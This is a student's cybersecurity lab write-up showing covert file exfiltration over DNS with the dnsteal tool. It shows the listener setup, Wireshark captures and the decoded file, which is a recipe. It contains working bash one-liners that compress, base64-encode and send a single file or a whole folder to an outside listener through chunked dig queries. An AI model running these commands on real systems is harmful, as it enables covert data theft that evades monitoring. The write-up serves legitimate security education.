[>>] H4sICAExbmMAA2VuY29kZWREYXRhMi50eHQAbVRbk6I4GH3n13Bpp4bHg-.dYIo1SJAyF5I6ELaAJSi6Dw6/cEtXdrex*sQgLnfOfykdLNpyB
JmbRux7-.Ogk7O347Ys4y7sOT3hvvrkJ/P3*6kPRVvMnMa4vzHlcon82pyDfTwF78e-.SOenNwMutbN0fnL6Vgqo3DVC0acdtpeTN/H34cyo5LbrH9
bYsyK4WJF0k-.encodedData2.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - encodedData2.txt
[>>] cSdRe1NObxp0CUg0GMLhCoAdy8Ihp8chIFYv2kjxXw8gad97ZqdLsI9uj-.Jo4j6zC93rR6Ym21xzKct/7LGiojBc7a11H7I*l1LLOt5LZ7pT
baRP4Vc-.Oy5irsexPsQwAnZZ5BVpsuhd*8pFasvQPM8SZhbzTz9HH2Fpalq0f/I2n-.hWVQJmpTCVsP76XI9nj2T0XDA/Zuw3dEIiLuRTqxk/W*gA
EBp9UVEwoHR-.encodedData2.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - encodedData2.txt
[>>] 6C88iymKS57FKth7SupfuRJPx9ozDU53X8yM3k0wRn6jRhDMBY3MnLrjI-.zkrycnOgaQLP3vXPKsU9z1bh5PTVBNuDDBoVpguMU2lxBnm1l6
tpcDcDp-.NUmHIOCJ8wPbxxEcCveQ2qS02eHcdgG8*MKi1zN4IBfiCELOo5SUbtxxl-.VYWeAOsVw8L0aCsznVIrbxXLQ8tLoU7a7qzZfnxmvw4CoM
SDbUgIcCZo5-.encodedData2.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - encodedData2.txt
[>>] irz2a/aWnLiWIDrx5J*USah46854v*IkXpUZT2mmmL0V4FGNZgx2kUKfK-.mmrBi88zuwIciydMMBQbOe4qjjRGP/d3hD*ClTBmymfbyUefMl
xhD2UOV-.IFqCV9dI9umvVMW7ACFJVsUer5MYyhGbXZqwfJroF/jykcr8LElWixTvu-.wQhg6vW8pHmrvT0HUfKB8NlBUC6vRY0KH07tel0nQEB6kz
TeC1YIngals-.encodedData2.txt. → 192.168.13.116:53
[>] len: '241 bytes'    - encodedData2.txt
[>>] 7Tf2eP7I4otO3lhNd*Je1m*6Sx6H0dpHbMRXUgB7JIjUhdPAu52FtRrwj-.ML1FaB64YfvG4C9xAND8eXRs*n1W3nCykDSWNDkOYDVyk6tSep
kDWw*Jv-.lZYh30F8BCQbUPCTpnviQxu1IMYegXME0l9qf/EmlV1NDms/O2pNS1Qny-.O0Gz0Jik/8F92kRKErX3DBsww/PXlqIy/ARlhfsBWBQAA-
.encodedData2.txt. → 192.168.13.116:53
█
```

```
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2 mi
nutes. Taste and check for salt and pepper.
-Voila! You've made yourself egg fried rice!
ifconfig
^C
student@CRC116:~/lab7$ if config
> ^C
student@CRC116:~/lab7$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.116  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::215:99ff:fe99:9916  prefixlen 64  scopeid 0x20<link>
        ether 00:15:99:99:99:16  txqueuelen 1000  (Ethernet)
        RX packets 646458  bytes 198374925 (189.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 818400  bytes 1560411267 (1.4 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 43186614  bytes 7126112980 (6.6 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43186614  bytes 7126112980 (6.6 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

student@CRC116:~/lab7$ □
```

```
backupeggfriedrice-secret.txt
bup.txt
bup2.txt
eggfriedrice-secret.txt
encodedData.txt
test.txt
cp encodedData.txt encodedData2.txt
ls
backupeggfriedrice-secret.txt
bup.txt
bup2.txt
eggfriedrice-secret.txt
encodedData.txt
encodedData2.txt
test.txt
cat encodedData2.txt
VW5jbGUgUm9nZXIncyBFZ2cgRnJpZWQgUmljZQ0KDQpJbmdyZWRpZW50czoNCi0yIHRvIDMgY3Vw
cyBmcm96ZW4gbWl4ZWQgdmVnZ2llcw0KLTQgZWdncw0KLTEgdGFibGVzcG9vbiBvaWwNCi0zIGNs
b3ZlcyBnYXJsaWMsIG1pbmNlZA0KLTQgc2xpY2VzIHNwYW0sIGN1dCBpbnRvIDEtaW5jaCBjdWJl
cw0KLTQgYm93bHMgcmljZSwgY29va2VkIChkYXktb2xkIHJpY2UgaXMgYmVzdCkNCi0yIHRhYmxl
c3Bvb25zIHNveSBzYXVjZQ0KLTEgdGFibGVzcG9vbiBzZXNhbWUgb2lsDQotMSB0YWJsZXNwb29u
IG95c3RlciBzYXVjZQ0KLTIgdGVhc3Bvb25zIGJsYWNrIG9yIHdoaXRlIHBlcHBlcg0KLTEvMiB0
ZWFzcG9vbiBzYWx0DQoNCkluc3RydWN0aW9uczoNCi1UaGF3IHRoZSBtaXhlZCB2ZWdnaWVzIGJ5
IHBsYWNpbmcgdGhlbSBpbiBib2lsaW5nIHdhdGVyIGZvciBhYm91dCAyIG1pbnV0ZXMuIERyYWlu
IGFuZCBzZXQgYXNpZGUuDQotSW4gYSBib3dsLCBiZWF0IHRoZSBlZ2dzLg0KLVNjcmFtYmxlIHRo
ZSBlZ2dzIGluIGEgcGFuICh0aGUgZWdncyBzaG91bGQgYmUgY29va2VkIGJlZm9yZSBhZGRpbmcg
dGhlbSB0byB0aGUgcmljZSkuIFNldCBhc2lkZSB0aGUgc2NyYW1ibGVkIGVnZ3MuDQotQWRkIG9p
bCB0byBhIHdvaywgbGV0IHRoZSB3b2sgaGVhdCB1cCwgYW5kIHRoZW4gYWRkIGdhcmxpYyB0byB0
aGUgb2lsLg0KLUFkZCB0aGUgc3BhbSBhbmQgZHJhaW5lZCBtaXhlZCB2ZWdnaWVzLiBTdGlyLWZy
eSB1bnRpbCB3ZWxsIGNvbWJpbmVkLg0KLUFkZCB0aGUgcmljZSBhbmQgZ2l2ZSBldmVyeXRoaW5n
IGEgc3Rpci4NCi1BZGQgdGhlIHNjcmFtYmxlZCBlZ2dzLCBzb3kgc2F1Y2UsIHNlc2FtZSBvaWws
IG95c3RlciBzYXVjZSwgc2FsdCwgYW5kIHBlcHBlci4gQ29udGludWUgc3Rpci1mcnlpbmcgZm9y
IDEgdG8gMiBtaW51dGVzLiBUYXN0ZSBhbmQgY2hlY2sgZm9yIHNhbHQgYW5kIHBlcHBlci4NCi1W
b2lsYSEgWW91J3ZlIG1hZGUgeW91cnNlbGYgZWdnIGZyaWVkIHJpY2Uh
f=encodedData2.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{
$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "
\n$i-."; c=1; fi; done ); do dig @192.168.13.116 `echo -ne $r$f|tr "+" "*"` +short; done
192.168.13.116
192.168.13.116
192.168.13.116
192.168.13.116
192.168.13.116
□
```


I was running Wireshark while the file transfer was taking place to ensure the packet was sent using DNS queries/requests. You can see both my VMs IP communicating with the vulnerable servers IP. As well as the packets using the DNS protocol.



dns


No.	Time	Source	Destination	Protocol	Length	Info
11…	24.97001…	192.168.14.216	192.168.13.116	DNS	306	Standard query 0x1620 A H4sICC6ZbmMAA3Rlc3Rlci50eHQAbVRbk6…
11…	24.97020…	192.168.13.116	192.168.14.216	DNS	322	Standard query response 0x1620 A H4sICC6ZbmMAA3Rlc3Rlci50e…
11…	24.97985…	192.168.14.216	192.168.13.116	DNS	306	Standard query 0xf39a A bxp0CUg0GMLhCoAdy8Ihp8chIFYv2kjxXw…
11…	24.98167…	192.168.13.116	192.168.14.216	DNS	322	Standard query response 0xf39a A bxp0CUg0GMLhCoAdy8Ihp8chI…
11…	24.98972…	192.168.14.216	192.168.13.116	DNS	306	Standard query 0xa160 A S57FKth7SupfuRJPx9ozDU53X8yM3k0wRn…
11…	24.98984…	192.168.13.116	192.168.14.216	DNS	322	Standard query response 0xa160 A S57FKth7SupfuRJPx9ozDU53X…
11…	24.99784…	192.168.14.216	192.168.13.116	DNS	306	Standard query 0x0e47 A nLiWIDrx5J*USah46854v*IkXpUZT2mmmL…
12…	24.99800…	192.168.13.116	192.168.14.216	DNS	322	Standard query response 0x0e47 A nLiWIDrx5J*USah46854v*IkX…
12…	25.00631…	192.168.14.216	192.168.13.116	DNS	286	Standard query 0x6d02 A 4otO3lhNd*Je1m*6Sx6H0dpHbMRXUgB7JI…
12…	25.00647…	192.168.13.116	192.168.14.216	DNS	302	Standard query response 0x6d02 A 4otO3lhNd*Je1m*6Sx6H0dpHb…

You can now see I received the encodedData2.txt in my Kali VM.




```
student@CRC116:~/lab7/dnsteal$ ls
dnsteal.py   README.md
LICENSE      recieved_2022-11-11_19-07-54_encodedData2.txt
```

We can now cat the received file to see if it was transferred correctly.




```
student@CRC116:~/lab7/dnsteal$ cat recieved_2022-11-11_19-07-54_encodedData2.tx
VW5jbGUgUm9nZXIncyBFZ2cgRnJpZWQgUmljZQ0KDQpJbmdyZWRpZW50czoNCi0yIHRvIDMgY3Vw
cyBmcm96ZW4gbWl4ZWQgdmVnZ2llcw0KLTQgZWdncw0KLTEgdGFibGVzcG9vbiBvaWwNCi0zIGNs
b3ZlcyBnYXJsaWMsIG1pbmNlZA0KLTQgc2xpY2VzIHNwYW0sIGN1dCBpbnRvIDEtaW5jaCBjdWJl
cw0KLTQgYm93bHMgcmljZSwgY29va2VkIChkYXktb2xkIHJpY2UgaXMgYmVzdCkNCi0yIHRhYmxl
c3Bvb25zIHNveSBzYXVjZQ0KLTEgdGFibGVzcG9vbiBzZXNhbWUgb2lsDQotMSB0YWJsZXNwb29u
IG95c3RlciBzYXVjZQ0KLTIgdGVhc3Bvb25zIGJsYWNrIG9yIHdoaXRlIHBlcHBlcg0KLTEvMiB0
ZWFzcG9vbiBzYWx0DQoNCkluc3RydWN0aW9uczoNCi1UaGF3IHRoZSBtaXhlZCB2ZWdnaWVzIGJ5
IHBsYWNpbmcgdGhlbSBpbiBib2lsaW5nIHdhdGVyIGZvciBhYm91dCAyIG1pbnV0ZXMuIERyYWlu
IGFuZCBzZXQgYXNpZGUuDQotSW4gYSBib3dsLCBiZWF0IHRoZSBlZ2dzLg0KLVNjcmFtYmxlIHRo
ZSBlZ2dzIGluIGEgcGFuICh0aGUgZWdncyBzaG91bGQgYmUgY29va2VkIGJlZm9yZSBhZGRpbmcg
dGhlbSB0byB0aGUgcmljZSkuIFNldCBhc2lkZSB0aGUgc2NyYW1ibGVkIGVnZ3MuDQotQWRkIG9p
bCB0byBhIHdvaywgbGV0IHRoZSB3b2sgaGVhdCB1cCwgYW5kIHRoZW4gYWRkIGdhcmxpYyB0byB0
aGUgb2lsLg0KLUFkZCB0aGUgc3BhbSBhbmQgZHJhaW5lZCBtaXhlZCB2ZWdnaWVzLiBTdGlyLWZy
eSB1bnRpbCB3ZWxsIGNvbWJpbmVkLg0KLUFkZCB0aGUgcmljZSBhbmQgZ2l2ZSBldmVyeXRoaW5n
IGEgc3Rpci4NCi1BZGQgdGhlIHNjcmFtYmxlZCBlZ2dzLCBzb3kgc2F1Y2UsIHNlc2FtZSBvaWws
IG95c3RlciBzYXVjZSwgc2FsdCwgYW5kIHBlcHBlci4gQ29udGludWUgc3Rpci1mcnlpbmcgZm9y
IDEgdG8gMiBtaW51dGVzLiBUYXN0ZSBhbmQgY2hlY2sgZm9yIHNhbHQgYW5kIHBlcHBlci4NCi1W
b2lsYSEgWW91J3ZlIG1hZGUgeW91cnNlbGYgZWdnIGZyaWVkIHJpY2Uh
```

I then decoded the encoded text as follows but was missing the last line so had to redo the whole process as shown in the next screenshot.




```
student@CRC116:~/lab7/dnsteal$ base64 -d recieved_2022-11-11_19-07-54_encodedData2.txt
Uncle Roger's Egg Fried Rice

Ingredients:
-2 to 3 cups frozen mixed veggies
-4 eggs
-1 tablespoon oil
-3 cloves garlic, minced
-4 slices spam, cut into 1-inch cubes
-4 bowls rice, cooked (day-old rice is best)
-2 tablespoons soy sauce
-1 tablespoon sesame oil
-1 tablespoon oyster sauce
-2 teaspoons black or white pepper
-1/2 teaspoon salt

Instructions:
-Thaw the mixed veggies by placing them in boiling water for about 2 minutes. Drain and set aside.
-In a bowl, beat the eggs.
-Scramble the eggs in a pan (the eggs should be cooked before adding them to the rice). Set aside the scrambled eg
gs.
-Add oil to a wok, let the wok heat up, and then add garlic to the oil.
-Add the spam and drained mixed veggies. Stir-fry until well combined.
-Add the rice and give everything a stir.
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2 mi
nutes. Taste and check for salt and pepper.
```

Finally, we can decode the file to ensure everything transferred correctly. I had to redo the encoding and do the process over because the last line of the text was missing so I re-did the whole process with tester.txt. You can check my commands to ensure this.



```
student@CRC116:~/lab7/dnsteal$ base64 -d recieved_2022-11-12_01-52-56_tester.txt
Uncle Roger's Egg Fried Rice

Ingredients:
-2 to 3 cups frozen mixed veggies
-4 eggs
-1 tablespoon oil
-3 cloves garlic, minced
-4 slices spam, cut into 1-inch cubes
-4 bowls rice, cooked (day-old rice is best)
-2 tablespoons soy sauce
-1 tablespoon sesame oil
-1 tablespoon oyster sauce
-2 teaspoons black or white pepper
-1/2 teaspoon salt

Instructions:
-Thaw the mixed veggies by placing them in boiling water for about 2 minutes. Drain and set aside.
-In a bowl, beat the eggs.
-Scramble the eggs in a pan (the eggs should be cooked before adding them to the rice). Set aside the scrambled eg
gs.
-Add oil to a wok, let the wok heat up, and then add garlic to the oil.
-Add the spam and drained mixed veggies. Stir-fry until well combined.
-Add the rice and give everything a stir.
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2 mi
nutes. Taste and check for salt and pepper.
-Voila! You've made yourself egg fried rice!student@CRC116:~/lab7/dnsteal$
```


FOR THE GRADER: I'll do the process one more below to show proof.



```
cat bup2.txt
Uncle Roger's Egg Fried Rice

Ingredients:
-2 to 3 cups frozen mixed veggies
-4 eggs
-1 tablespoon oil
-3 cloves garlic, minced
-4 slices spam, cut into 1-inch cubes
-4 bowls rice, cooked (day-old rice is best)
-2 tablespoons soy sauce
-1 tablespoon sesame oil
-1 tablespoon oyster sauce
-2 teaspoons black or white pepper
-1/2 teaspoon salt

Instructions:
-Thaw the mixed veggies by placing them in boiling water for about 2 minutes. Drain and set aside.
-In a bowl, beat the eggs.
-Scramble the eggs in a pan (the eggs should be cooked before adding them to the rice). Set aside the scrambled
 eggs.
-Add oil to a wok, let the wok heat up, and then add garlic to the oil.
-Add the spam and drained mixed veggies. Stir-fry until well combined.
-Add the rice and give everything a stir.
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2
 minutes. Taste and check for salt and pepper.
-Voila! You've made yourself egg fried rice!
```


(raw text, on vulnerable host)

(Encoded text on vulnerable host)



```
cat EncodedProof.txt
VW5jbGUgUm9nZXIncyBFZ2cgRnJpZWQgUmljZQ0KDQpJbmdyZWRpZW50czoNCi0yIHRvIDMgY3Vw
cyBmcm96ZW4gbWl4ZWQgdmVnZ2llcw0KLTQgZWdncw0KLTEgdGFibGVzcG9vbiBvaWwNCi0zIGNs
b3ZlcyBnYXJsaWMsIG1pbmNlZA0KLTQgc2xpY2VzIHNwYW0sIGN1dCBpbnRvIDEtaW5jaCBjdWJl
cw0KLTQgYm93bHMgcmljZSwgY29va2VkIChkYXktb2xkIHJpY2UgaXMgYmVzdCkNCi0yIHRhYmxl
c3Bvb25zIHNveSBzYXVjZQ0KLTEgdGFibGVzcG9vbiBzZXNhbWUgb2lsDQotMSB0YWJsZXNwb29u
IG95c3RlciBzYXVjZQ0KLTIgdGVhc3Bvb25zIGJsYWNrIG9yIHdoaXRlIHBlcHBlcg0KLTEvMiB0
ZWFzcG9vbiBzYWx0DQoNCkluc3RydWN0aW9uczoNCi1UaGF3IHRoZSBtaXhlZCB2ZWdnaWVzIGJ5
IHBsYWNpbmcgdGhlbSBpbiBib2lsaW5nIHdhdGVyIGZvciBhYm91dCAyIG1pbnV0ZXMuIERyYWlu
IGFuZCBzZXQgYXNpZGUuDQotSW4gYSBib3dsLCBiZWF0IHRoZSBlZ2dzLg0KLVNjcmFtYmxlIHRo
ZSBlZ2dzIGluIGEgcGFuICh0aGUgZWdncyBzaG91bGQgYmUgY29va2VkIGJlZm9yZSBhZGRpbmcg
dGhlbSB0byB0aGUgcmljZSkuIFNldCBhc2lkZSB0aGUgc2NyYW1ibGVkIGVnZ3MuDQotQWRkIG9p
bCB0byBhIHdvaywgbGV0IHRoZSB3b2sgaGVhdCB1cCwgYW5kIHRoZW4gYWRkIGdhcmxpYyB0byB0
aGUgb2lsLg0KLUFkZCB0aGUgc3BhbSBhbmQgZHJhaW5lZCBtaXhlZCB2ZWdnaWVzLiBTdGlyLWZy
eSB1bnRpbCB3ZWxsIGNvbWJpbmVkLg0KLUFkZCB0aGUgcmljZSBhbmQgZ2l2ZSBldmVyeXRoaW5n
IGEgc3Rpci4NCi1BZGQgdGhlIHNjcmFtYmxlZCBlZ2dzLCBzb3kgc2F1Y2UsIHNlc2FtZSBvaWws
IG95c3RlciBzYXVjZSwgc2FsdCwgYW5kIHBlcHBlci4gQ29udGludWUgc3Rpci1mcnlpbmcgZm9y
IDEgdG8gMiBtaW51dGVzLiBUYXN0ZSBhbmQgY2hlY2sgZm9yIHNhbHQgYW5kIHBlcHBlci4NCi1W
b2lsYSEgWW91J3ZlIG1hZGUgeW91cnNlbGYgZWdnIGZyaWVkIHJpY2Uh
```


Now run DNSteal again (listener running):



```
student@CRC116:~/lab7/dnsteal$ sudo python dnsteal.py 192.168.13.116 -z -v
[sudo] password for student:

      ___  _  _ ___ _            _
     |   \| \| / __| |_ ___ __ _| |
     | |) | .` \__ \  _/ -_) _` | |
     |___/|_|\_|___/\__\___\__,_|_|v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.13.116:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
        # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[
 "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.13
.116 `echo -ne $r$f|tr "+" "*"` +short; done

[?] Copy entire folder (ZIP enabled)
        # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g")
;do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @1
92.168.13.116 `echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```


Code pasted into vulnerable host:

f=EncodedProof.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [["$c" -lt "$s"]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done); do dig @192.168.13.116 `echo -ne $r$f|tr "+" "*"` +short; done (screenshot)




```
